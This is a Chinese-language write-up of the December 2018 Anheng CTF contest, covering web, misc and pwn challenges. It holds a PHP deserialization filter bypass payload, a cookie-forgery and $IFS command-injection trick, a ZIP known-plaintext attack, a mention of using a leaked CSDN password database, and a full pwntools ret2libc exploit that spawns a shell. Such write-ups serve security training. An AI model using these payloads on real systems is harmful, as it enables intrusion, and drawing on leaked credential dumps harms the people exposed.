安恒月赛WriteUp-2018.12

原创

Blus.King 于 2018-12-22 22:24:51 发布 2589 收藏 2
分类专栏： 信息安全 记录 CTF/AWD

安恒月赛WriteUp2018-12月

WEB1-easy:

web1反序列化

一打开就显示了源代码：

```
<?php

@error_reporting(1);

include 'flag.php';

class baby

{

    public $file;

    function __toString()

    {

        if(isset($this->file))

        {

            $filename = "./{$this->file}";
```

```
            if (file_get_contents($filename))
            {
                return file_get_contents($filename);
            }
        }
    }
}
if (isset($_GET['data']))
{
    $data = $_GET['data'];
    preg_match('/[oc]:\d+:/i',$data,$matches);
    if(count($matches))
    {
        die('Hacker!');
    }
    else
    {
        $good = unserialize($data);
        echo $good;
    }
}
else
{
    highlight_file("./index.php");
}
?>
```

自带一个baby类，里面**__toString()** 中可以用**file_get_contents读文件内容：**

可以自己本地来测试一下，获取序列化的对象。

```
<?php

include 'flag.php';

class baby

{

    public $file;

    function __toString()

    {

        if(isset($this->file))

        {

            $filename = "./{$this->file}";

            if (file_get_contents($filename))

            {

                return file_get_contents($filename);

            }

        }

    }

}



$a = new baby();

$a -> file = "flag.php";

//echo $a->__toString();



echo serialize($a);



?>
```

得到：

O:4:"baby":1:{s:4:"file";s:8:"flag.php";}

因为存在过滤出语句

preg_match('/[oc]:\d+:/i',$data,$matches);

所以需要绕过,用加号:

O:+4:"baby":1:{s:4:"file";s:8:"flag.php";}

但如果直接传值的话会，服务器接收到会把加号认为空格，所以要对加号url编码：

O:%2b4:"baby":1:{s:4:"file";s:8:"flag.php";}

http://101.71.29.5:10007/index.php?data=O:%2b4:"baby":1:{s:4:"file";s:8:"flag.php";}

访问后查看源代码得到：

// $flag = 'flag{ad2328a2c3f0933c053fd3c6f28f6143}';

web2-ezweb2：

访问主页的同时，更改cookie字段为admin的base64值：user=YWRtaW4%3D

然后会获得admin的session的进行跳转，同时仍旧要更改cookie为user=YWRtaW4%3D

跳转后可以执行命令，但过滤了空格，可绕过，参考：

http://www.itdaan.com/blog/2016/07/14/92caabad181349c513e271d1ff595fee.html

ls$IFS/ 查看根目录， 发现ffLAG_404文件

cat$IFS/ffLAG_404

得到：flag{6f1d95159e3b90ed28186c518dd15e8c}

MISC1-变换的指纹：

下载到社工库：ed2k://|file|www.csdn.net.sql|287238395|7C81CC2A2B57411BD107ACFF2BA8DDEE|/

提取密码进行爆破,正确密码是双引号中的内容：“!(()!@)6125dou ”，注意密码结尾有个空格。 通过图片获得

指纹.gif

23685 28276158 52365 72716835687172857481317

2368552827615885236557271683568717285748131 7字符串

因为提示8进制：

[23,70,55,30,27,61,60,105,23,65,57,27,16,103,56,107,17,30,57,50,13,17]

尝试进行ascii移位等转换，没有发现flag..... 还差最后一步，没有时间了,尴尬....

MISC2-签到：

关注公众号，回复flag，回复蜗牛即可。

MISC3-学习资料：

这是ZIP的明文攻击，可以参考我之前的博客：

https://blog.csdn.net/q851579181q/article/details/84944900

有个注意点，月赛群里兄有些弟说没爆破出来可能是用ARCHPR4.5.4进行的爆破，该版本进行明文攻击会有问题，建议使用ARCHPR4.5.3 ，另外使用不同的压缩软件压缩备忘录.txt也会导致最后无法找到明文，详情见上述链接。

密码是：1qazmko098


解压后是个word，在选项设置中设置显示隐藏的字符串，再移开图片，就看见flag了。也可以吧docx的改后缀为zip,解压后在/word/document.xml里可见flag.

flag{edaa144c91a4e5b817e4a18cbdb78879}

MISC4-juju

改宽高,可参考：https://blog.csdn.net/CliffordR/article/details/81123232

把高拉长。




这一串是base32加密，解码可得a213072327f762855e475779eb081ca3

BlockChain：

区块链找到了类似的题目：https://www.anquanke.com/post/id/168037

不过来不及做了。

pwn1-messageb0x




```
int process_info()
{
  char v1; // [esp+0h] [ebp-58h]
  char v2; // [esp+32h] [ebp-26h]
  char s; // [esp+46h] [ebp-12h]

  puts("--> Plz tell me who you are:");
  fgets(&s, 10, stdin);
  printf("--> hello %s", &s);
  puts("--> Plz tell me your email address:");
  fgets(&v2, 20, stdin);
  puts("--> Plz tell me what do you want to say:");
  fgets(&v1, 200, stdin);
  puts("--> Here is your info:");
  puts(&v1);
  return puts("--> Thank you !");
}
```


洞在此处，还有一点：

```
.text:08049386                lea     ecx, [esp+4]
.text:0804938A                and     esp, 0FFFFFFF0h
.text:0804938D                push    dword ptr [ecx-4]
.text:08049390                push    ebp
.text:08049391                mov     ebp, esp
.text:08049393                push    ebx
.text:08049394                push    ecx
.text:08049395                call    __x86_get_pc_thunk_bx
.text:0804939A                add     ebx, 2C66h
.text:080493A0                mov     eax, ds:(stdin_ptr - 804C000h)[eb
.text:080493A6                mov     eax, [eax]
.text:080493A8                push    0               ; n
.text:080493AA                push    2               ; modes
.text:080493AC                push    0               ; buf
.text:080493AE                push    eax             ; stream
.text:080493AF                call    _setvbuf
```


函数的汇编是这样的，我不确定ida里给的偏移是否正确,在peda中好探测

gdb调试：

先

```
gdb-peda$ pattern_create 300
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAA
qAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA
%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%'
gdb-peda$
```

```
.text:080492D8                push    eax             ; stream
.text:080492D9                push    0C8h            ; n
.text:080492DE                lea     eax, [ebp+var_58]
.text:080492E1                push    eax             ; s
.text:080492E2                call    _fgets
.text:080492E7                add     esp, 10h
```

b *0x080492e2

r:

```
AYAAwAAZAAxAAy")
[-------------------------------------
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41416741 in ?? ()
gdb-peda$ AAzA%%A%sA%BA%$A%nA%CA%-A%(A%D
%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
Undefined command: "AAzA".  Try "help".
gdb-peda$
```

```
gdb-peda$ AAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%
%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
Undefined command: "AAzA".  Try "help".
gdb-peda$ pattern_offset 0x41416741
1094805313 found at offset: 92
gdb-peda$
```

92:

```
2 {
3   char v1; // [esp+0h] [ebp-58h]
4   char v2; // [esp+32h] [ebp-26h]
5   char s; // [esp+46h] [ebp-12h]
6
7   puts("--> Plz tell me who you are:");
8   fgets(&s, 10, stdin);
9   printf("--> hello %s", &s);
10  puts("--> Plz tell me your email address:");
11  fgets(&v2, 20, stdin);
12  puts("--> Plz tell me what do you want to say:")
13  fgets(&v1, 200, stdin);
14  puts("--> Here is your info:");
15  puts(&v1);
16  return puts("--> Thank you !");
17 }
```


思路：

没有在程序中发现system函数，也没有/bin/sh

1.没有system，选择用int80来做：

ROPgadget --binary messageb0x | grep "int 0x80":

```
root@kali:~/桌面/安恒12月/5c19fbe70c3ae# ROPgadget --binary messageb0x | grep "int 0x80"
root@kali:~/桌面/安恒12月/5c19fbe70c3ae#
```

没有找到：

/bin/sh:

```
root@kali:~/桌面/安恒12月/5c19fbe70c3ae# ROPgadget --binary messageb0x --string '/bin/sh'
Strings information
============================================================
root@kali:~/桌面/安恒12月/5c19fbe70c3ae#
```

也木有

换思路：

1.泄露puts函数地址

2.获取libc版本号

3.获取/bin/sh地址

4.payload:

```
pwn1.py                                                    libc_main.py
from pwn import *
#p = remote("101.71.29.5",10009)
p = process('./messageb0x')
context.log_level = 'debug'
elf = ELF('./messageb0x')
#libc = elf.libc
p.recv()
p.sendline('123')
p.recv()
p.sendline('456')
p.recv()
payload = 'a'* 92 + p32(elf.plt['puts']) + p32(0x0804923b) + p32(elf.got['puts']) #process_info
p.sendline(payload)
p.recvuntil('Thank you !\n')
puts = u32(p.recv(4))

log.info("puts : %d"%puts)


libcbase = puts - 0x05f140
system = libcbase + 0x03a940
binsh = libcbase + 0x15902b

p.sendline('123')
p.recv()
p.sendline('456')
p.recv()
payload = 'a'* 92 + p32(system) + p32(0xdeadbeef) + p32(binsh)
p.sendline(payload)
p.interactive()
正在保存文件"/root/桌面/安恒12月/5c19fbe70c3ae/pwn1.py"...    Python  制表符宽度：8  第 28
```

得到：

flag{88a489d281af671c4d79d31d47280123}

这里个人感觉有些小坑，刚开始ret用的main的，但是打exp卡住，后来看函数汇编：

```
.text:080493EA                mov     eax, 0
.text:080493EF                lea     esp, [ebp-8]
.text:080493F2                pop     ecx
.text:080493F3                pop     ebx
.text:080493F4                pop     ebp
.text:080493F5                lea     esp, [ecx-4]
.text:080493F8                retn
.text:080493F8 ; } // starts at 8049386
.text:080493F8 main           endp
```

不是leave;ret的，构造的main rop打不了，后来换了process_info，绕过了main的 ret，打成功了，记得要常看代码的汇编。。。。